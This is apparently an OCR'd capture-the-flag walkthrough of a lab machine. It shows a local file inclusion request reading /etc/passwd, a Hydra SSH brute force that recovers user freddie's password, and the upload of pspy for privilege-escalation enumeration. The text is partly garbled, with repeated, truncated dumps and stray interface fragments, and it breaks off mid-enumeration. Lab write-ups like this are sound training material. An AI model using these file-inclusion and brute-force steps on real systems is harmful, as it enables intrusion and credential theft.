Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
```


Here we found interesting info about users…



10.42.0.52/f66b22bf020334b0
No seguro
10.42.0.52/f66b22bf020334b04c7d0d3eb5010391.php?purpose=/etc/passwd
freddie
0/3
16:49
26/11/22

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/u 65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin ar/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-
resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
freddie:x:1000:1000:freddie,,,:/home/freddie:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
```

freddie, looks like a ssh user, let’s try again with hydra and our g3.txt




10.42.0.52/f66b22bf020334b04c7d0d3eb5010391.php?purpose=/etc/passwd

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104: … in sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
freddie:x:1000:100 … login mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false

```
ive
[STATUS] 110.00 tries/min, 330 tries in 00:03h, 207373 to do in 31:26h, 15 act
ive
[STATUS] 100.86 tries/min, 706 tries in 00:07h, 206997 to do in 34:13h, 15 act
ive
[STATUS] 98.80 tries/min, 1482 tries in 00:15h, 206221 to do in 34:48h, 15 act
ive
[22][ssh] host: 10.42.0.52   login: freddie   password: 61a4e3e60c063d1e472dd7
80f64e6cad
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete
 until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-26 17:1
3:48
```

Now we have a login for ssh




```
[STATUS] 100.86 tries/min, 706 tries in 00:07h, 206997 to do in 34:13h, 15 act
ive
[STATUS] 98.80 tries/min, 1482 tries in 00:15h, 206221 to do in 34:48h, 15 act
ive
[22][ssh] host: 10.42.0.52   login: freddie   password: 61a4e3e60c063d1e472dd7
80f64e6cad
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete
 until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-26 17:1
3:48

┌──(netkiller㉿kali)-[~]
└─$ 
```

```
freddie@grotesque:~$ 
```

sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
in proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
d-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-
resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
freddie:x:1000:1000:freddie,,,:/home/freddie:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false

## 3-Privilege Escalation

We are in !. But we are not the root user. After many attempts (and google search), we try this…



| | | |
|---|---|---|
| go.mod | Updated to use go mod dependency management | 6 months ago |
| go.sum | Updated to use go mod dependency management | 6 months ago |
| main.go | add version logging to startup log messages for better troubleshoo... | 3 years ago |

README.md


# pspy - unprivileged Linux process snooping

pspy is a command line tool designed to snoop on processes without need for root permissions. It allows you to see commands run by other users, cron jobs, etc. as they execute. Great for enumeration of Linux systems in CTFs. Also great to demonstrate your colleagues why passing secrets as arguments on the command line is a bad idea.


The tool gathers the info from procfs scans. Inotify watchers placed on selected parts of the file system trigger these scans to catch short-lived processes.

## Getting started

Uploading the pspy using sftp (like ftp but for ssh)




```
┌──(netkiller㉿kali)-[~]
└─$ sftp freddie@10.42.0.52
```


(freddie) 10.42.0.52 — Konsole
Archivo Editar Ver Marcadores Complementos Preferencias Ayuda
g3.txt — Kate
Uso de memoria
5.3 GiB
7.7 GiB
de la red
Encontrar: 61a4e3
19:28
26/11/22


```
freddie@grotesque:/tmp$ ./pspy64
-bash: ./pspy64: Permission denied
freddie@grotesque:/tmp$ chmod u+x pspy64
freddie@grotesque:/tmp$ ./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
```

we need to provide permissions to the file with chmod


(freddie) 10.42.0.52 — Konsole
Archivo Editar Ver Marcadores Complementos Preferencias Ayuda
19:29
26/11/22


```
2022/11/26 18:28:22 CMD: UID=0     PID=2      |
2022/11/26 18:28:22 CMD: UID=0     PID=19     |
2022/11/26 18:28:22 CMD: UID=0     PID=187    |
2022/11/26 18:28:22 CMD: UID=0     PID=186    |
2022/11/26 18:28:22 CMD: UID=0     PID=184    |
2022/11/26 18:28:22 CMD: UID=0     PID=18     |
2022/11/26 18:28:22 CMD: UID=0     PID=17     |
2022/11/26 18:28:22 CMD: UID=0     PID=16     |
2022/11/26 18:28:22 CMD: UID=0     PID=153    |
2022/11/26 18:28:22 CMD: UID=0     PID=15     |
2022/11/26 18:28:22 CMD: UID=0     PID=14     |
2022/11/26 18:28:22 CMD: UID=0     PID=12     |
2022/11/26 18:28:22 CMD: UID=0     PID=116    |
